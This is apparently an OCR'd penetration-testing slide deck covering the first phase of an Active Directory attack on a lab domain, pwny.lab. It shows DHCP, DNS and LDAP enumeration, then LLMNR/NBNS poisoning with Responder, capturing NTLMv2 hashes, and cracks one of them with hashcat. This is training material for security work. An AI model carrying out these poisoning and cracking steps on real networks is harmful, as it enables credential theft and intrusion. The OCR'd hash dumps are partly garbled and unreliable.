
Phase 1

Unauthorized User aka „Getting creds“

TACTICX
innovation | solutions | consulting

Phase 1


Starting Point



Phase 1 - Unauthorized User

Enumerate – Common Network traffic

- Check out what network protocols are running and analyse for potential weaknesses



Phase 1 - Unauthorized User

Enumerate DHCP

- DHCP info

```
[root:~/OWASP/impacket/examples]# nmap --script broadcast-dhcp-discover

Starting Nmap 7.70 ( https://nmap.org ) at 2018-05-24 18:19 CEST
Pre-scan script results:
| broadcast-dhcp-discover:
|   Response 1 of 1:
|     IP Offered: 10.0.3.105
|     DHCP Message Type: DHCPOFFER
|     Subnet Mask: 255.255.255.0
|     Renewal Time Value: 0s
|     Rebinding Time Value: 0s
|     IP Address Lease Time: 1s
|     Server Identifier: 10.0.3.200
|     Router: 10.0.3.1
|     Domain Name Server: 10.0.3.200, 1.1.1.1
|_    Domain Name: pwny.lab\x00
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.30 seconds
```

Phase 1 - Unauthorized User

Enumerate DNS

- DNS recon

```
[root:~]# dnsrecon -r 10.0.3.0/24 -n 10.0.3.200
[*] Reverse Look-up of a Range
[*] Performing Reverse Lookup from 10.0.3.0 to 10.0.3.255
[*]      PTR winppwn.pwny.lab 10.0.3.100
[*]      PTR workstation04.pwny.lab 10.0.3.105
[*]      PTR workstation03.pwny.lab 10.0.3.103
[*]      PTR workstation01.pwny.lab 10.0.3.104
[*]      PTR pwnylabdc01.pwny.lab 10.0.3.200
[+] 5 Records Found
```

Phase 1 - Unauthorized User

Enumerate – Metadata from LDAP

- Get some information from the LDAP service
- This information is necessary for other devices that want to join the domain

```
[root:~/OWASP/impacket/examples]# ldapsearch -LLL -x -H ldap://pwny.lab -b '' -s base '(objectclass=*)'

dn:
currentTime: 20180524164028.0Z
subschemaSubentry: CN=Aggregate,CN=Schema,CN=Configuration,DC=pwny,DC=lab
dsServiceName: CN=NTDS Settings,CN=PWNYLABDC01,CN=Servers,CN=Default-First-Sit
 e-Name,CN=Sites,CN=Configuration,DC=pwny,DC=lab
namingContexts: DC=pwny,DC=lab
namingContexts: CN=Configuration,DC=pwny,DC=lab
namingContexts: CN=Schema,CN=Configuration,DC=pwny,DC=lab
namingContexts: DC=DomainDnsZones,DC=pwny,DC=lab
namingContexts: DC=ForestDnsZones,DC=pwny,DC=lab
defaultNamingContext: DC=pwny,DC=lab
schemaNamingContext: CN=Schema,CN=Configuration,DC=pwny,DC=lab
configurationNamingContext: CN=Configuration,DC=pwny,DC=lab
rootDomainNamingContext: DC=pwny,DC=lab
supportedControl: 1.2.840.113556.1.4.319
supportedControl: 1.2.840.113556.1.4.801
```

Phase 1 - Unauthorized User

Enumerate – Metadata from LDAP

- Forest functionality level is set based on the highest OS functionality level a domain can support

```
supportedSASLMechanisms: GSSAPI
supportedSASLMechanisms: GSS-SPNEGO
supportedSASLMechanisms: EXTERNAL
supportedSASLMechanisms: DIGEST-MD5
dnsHostName: PWNYLABDC01.pwny.lab
ldapServiceName: pwny.lab:pwnylabdc01$@PWNY.LAB
serverName: CN=PWNYLABDC01,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=C
 onfiguration,DC=pwny,DC=lab
supportedCapabilities: 1.2.840.113556.1.4.800
supportedCapabilities: 1.2.840.113556.1.4.1670
supportedCapabilities: 1.2.840.113556.1.4.1791
supportedCapabilities: 1.2.840.113556.1.4.1935
supportedCapabilities: 1.2.840.113556.1.4.2080
supportedCapabilities: 1.2.840.113556.1.4.2237
isSynchronized: TRUE
isGlobalCatalogReady: TRUE
domainFunctionality: 6
forestFunctionality: 6
domainControllerFunctionality: 6
```

Value	Forest	Domain	Domain Controller
0	2000	2000 Mixed/Native	2000
1	2003 Interim	2003 Interim	N/A
2	2003	2003	2003
3	2008	2008	2008
4	2008 R2	2008 R2	2008 R2
5	2012	2012	2012
6	2012 R2	2012 R2	2012 R2
7	2016	2016	2016

https://serverfault.com/a/512292

https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/understanding-active-directory-domain-services--ad-ds--functional-levels

- Results:
  - Domain name pwny.lab
    - Domain Controller: pwnylabdc01.pwny.lab (10.0.3.200)
    - Subnetz: 10.0.3.0/24
    - Router: 10.0.3.1
    - DC functionality level: Windows Server 2012
  - Network clients:
    - workstation01.pwny.lab
    - workstation04.pwny.lab

Phase 1 - Unauthorized User

Gaining Access – Lots of opportunities to get initial access

Phase 1 - Unauthorized User

Gaining Access – Lots of opportunities to get initial access

- There are many different ways to steal user credentials like:
  - Rouge devices
  - Password spraying
  - Default passwords (Tomcat, Jenkins & Co)
  - Missing patches
  - Cleartext passwords on file share
  - Vulnerable web application
  - Kerberoasting
  - Social Engineering
  - Phishing
  - MITM
  - Vulnerable software versions
  - Have a look at the MITRE Attack Matrix
    - https://attack.mitre.org/wiki/Initial_Access


LLMNR, NBNS & Co.

- DNS-Fallbackprotocols
  - Link Local Multicast Name Resolution (**LLMNR**)
  - NETBIOS Name Service (**NBNS**)
  - mDNS
- LLMNR & NBNS allow name resolution of failed DNS requests
  - Leveraging other computers in a network

Name Resolution Process:


Lokale „hosts“ Datei → DNS Server → Fallback Protocols: LLMNR/NBNS/mDNS

Usage of LLMNR & NBNS in the PWNY.corp network



Network Layer Protection Analysis & Attack

LLMNR/NBNS Poisoning Attack



Demo

Stealing credentials abusing LLMNR/NBTNS

TACTICX
innovation | solutions | consulting

Phase 1 - Unauthorized User

Gaining Access

- Analysing and cracking the hashes

```
[*] [LLMNR]  Poisoned answer sent to 10.0.3.104 for name HELLO-OWASP-ITS-DARTH-4090
[FINGER] OS Version     : Windows 7 Professional 7601 Service Pack 1
[FINGER] Client Version : Windows 7 Professional 6.1
[SMBv2] NTLMv2-SSP Client   : 10.0.3.104
[SMBv2] NTLMv2-SSP Username : PWNY\obi-wan.kenobi
[SMBv2] NTLMv2-SSP Hash     : obi-wan.kenobi::PWNY:eb1104ea4245fce4:A8F004553A2BDDD86EF1F58B5
000000000C0653150DE09D2010E0461B77DC35D3E0000000002000800530004D00420033000100 1E00570049004E00
034003900320052005100410046005600040014005300 4D00420033002E006C006F00630061006C000300340057
052004800340039003200520051004100460056002E0053004D00420033002E006C006F00630061006C0005001400
02E006C006F00630061006C0007000800C0653150DE09D2010600040002000000080030003000000000000000000
2729EF1F8DE9C02425158FE3F5B51B42725FC55F28A94C91547913FC745280A0010000000000000000000000000000
0630069006600730 02F00480045004C004C004F002D004F00570041005300500 2D00490054005300 2D004F004200
04E002D003100320030003600000000000000000000000000
[SMBv2] NTLMv2-SSP Client   : 10.0.3.104
[SMBv2] NTLMv2-SSP Username : PWNY\darth.vader
[SMBv2] NTLMv2-SSP Hash     : darth.vader::PWNY:07176aae5f231c6b:763D0386BD77C0A584E6D90509FA
000000C0653150DE09D20157B5C162F0E8F1D4000000000200080053004D00420033000100 1E00570049004E002D0
003900320052005100410046005600040014005300 4D00420033002E006C006F00630061006C000300340057004900
004800340039003200520051004100460056002E0053004D00420033002E006C006F00630061006C000500140053
006C006F00630061006C0007000800C0653150DE09D2010600040002000000080030003000000000000000000000
9EF1F8DE9C02425158FE3F5B51B42725FC55F28A94C91547913FC745280A0010000000000000000000000000000000
006900660073002F00480045004C004C004F002D004F00570041005300500 2D00490054005300 2D004400410052
003000390030000000000000000000000000
[*] [LLMNR]  Poisoned answer sent to 10.0.3.104 for name HELLO-OWASP-ITS-JARJAR_BINKS-4088
[FINGER] OS Version     : Windows 7 Professional 7601 Service Pack 1
[FINGER] Client Version : Windows 7 Professional 6.1
[SMBv2] NTLMv2-SSP Client   : 10.0.3.104
[SMBv2] NTLMv2-SSP Username : PWNY\jar-jar.binks
[SMBv2] NTLMv2-SSP Hash     : jar-jar.binks::PWNY:b99a3631e55a90c9:0749DE40694B67172099E9583
00000000C0653150DE09D2019D2CF157E91903DF0000000002000800530004D00420033000100 1E00570049004E002
340039003200520051004100460056000400140053004D00420033002E006C006F00630061006C000300340057004
520048003400390032005200510041004600560002E0053004D00420033002E006C006F00630061006C0005001400
2E006C006F00630061006C0007000800C0653150DE09D2010600040002000000080030003000000000000000000
729EF1F8DE9C02425158FE3F5B51B42725FC55F28A94C91547913FC745280A0010000000000000000000000000000
6300690066007300 2F00480045004C004C004F002D004F00570041005300500 2D00490054005300 2D004A004100
5F00420049004E004B0053002D003400300038003800000000000000000000000000
[*] [LLMNR]  Poisoned answer sent to 10.0.3.104 for name HELLO-OWASP-ITS-CHEWBACCA-1
[FINGER] OS Version     : Windows 7 Professional 7601 Service Pack 1
[FINGER] Client Version : Windows 7 Professional 6.1
[*] [LLMNR]  Poisoned answer sent to 10.0.3.104 for name HELLO-OWASP-ITS-CHEWBACCA-1
[FINGER] OS Version     : Windows 7 Professional 7601 Service Pack 1
[FINGER] Client Version : Windows 7 Professional 6.1
[SMBv2] NTLMv2-SSP Client   : 10.0.3.104
[SMBv2] NTLMv2-SSP Username : PWNY\chewbacca
[SMBv2] NTLMv2-SSP Hash     : chewbacca::PWNY:215fd6ac6e52be74:8F570A22B96494448A27D08A3DACA2
0000C0653150DE09D201274F1E3E6266D1880000000002000800530004D00420033000100 1E00570049004E002D005
390032005200510041004600560004001400530 04D00420033002E006C006F00630061006C000300340057004900
480034003900320052005100410046005600 2E0053004D00420033002E006C006F00630061006C000500140053004
6C006F00630061006C0007000800C0653150DE09D2010600040002000000080030003000000000000000000000
```

- Cracking the hashes

```
JAR-JAR.BINKS::PWNY:ef307630d1c85747:f83fa69ec927f8da6d00d011f78f2f68:0101000000000000c065315
7c0c1c56e7000000000200080053004d00420033000100 1e00570049004e002d005000520048003400390032005200
000400140053004d00420033002e006c006f00630061006c000300340057004900 4e002d005000520048003400390
00460056002e0053004d00420033002e006c006f00630061006c000500140053004d00420033002e006c006f00630
00c0653150de09d2010600040002000000080030003000000000000000000000000000002000005c772b9959eb9e74fb6
b80057b0b5d3cfa9992de1169957cf0a0010000000000000000000000000000000000000009004c0063006900660073
004c004f002d004f00570041005300500 02d00490054005300 2d004a00410052004a00410052005f00420049004e0
003700300037000000000000000000000000:Welcome2015

Session..........: hashcat
Status...........: Exhausted
Hash.Type........: NetNTLMv2
Hash.Target......: /usr/share/responder/logs/SMBv2-NTLMv2-SSP-10.0.3.104.txt
Time.Started.....: Mon May 28 11:30:43 2018 (3 secs)
Time.Estimated...: Mon May 28 11:30:46 2018 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/10k_most_common.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....:   172.6 kH/s (11.06ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 54/111 (48.65%) Digests, 54/111 (48.65%) Salts
Progress.........: 1110111/1110111 (100.00%)
Rejected.........: 0/1110111 (0.00%)
Restore.Point....: 10001/10001 (100.00%)
Candidates.#1....: becky1 -> Welcome2015
HWMon.Dev.#1.....: N/A
```

Phase 1 - Unauthorized User

Results

- Results:
  - Valid user account with password
    - PWNY\jar.jar-binks:Welcome2015
  - Users password hashes for:
    - PWNY\darth.vader
    - PWNY\obi-wan.kenobi
    - PWNY\chewbacca

Phase 2 – Unprivileged Users

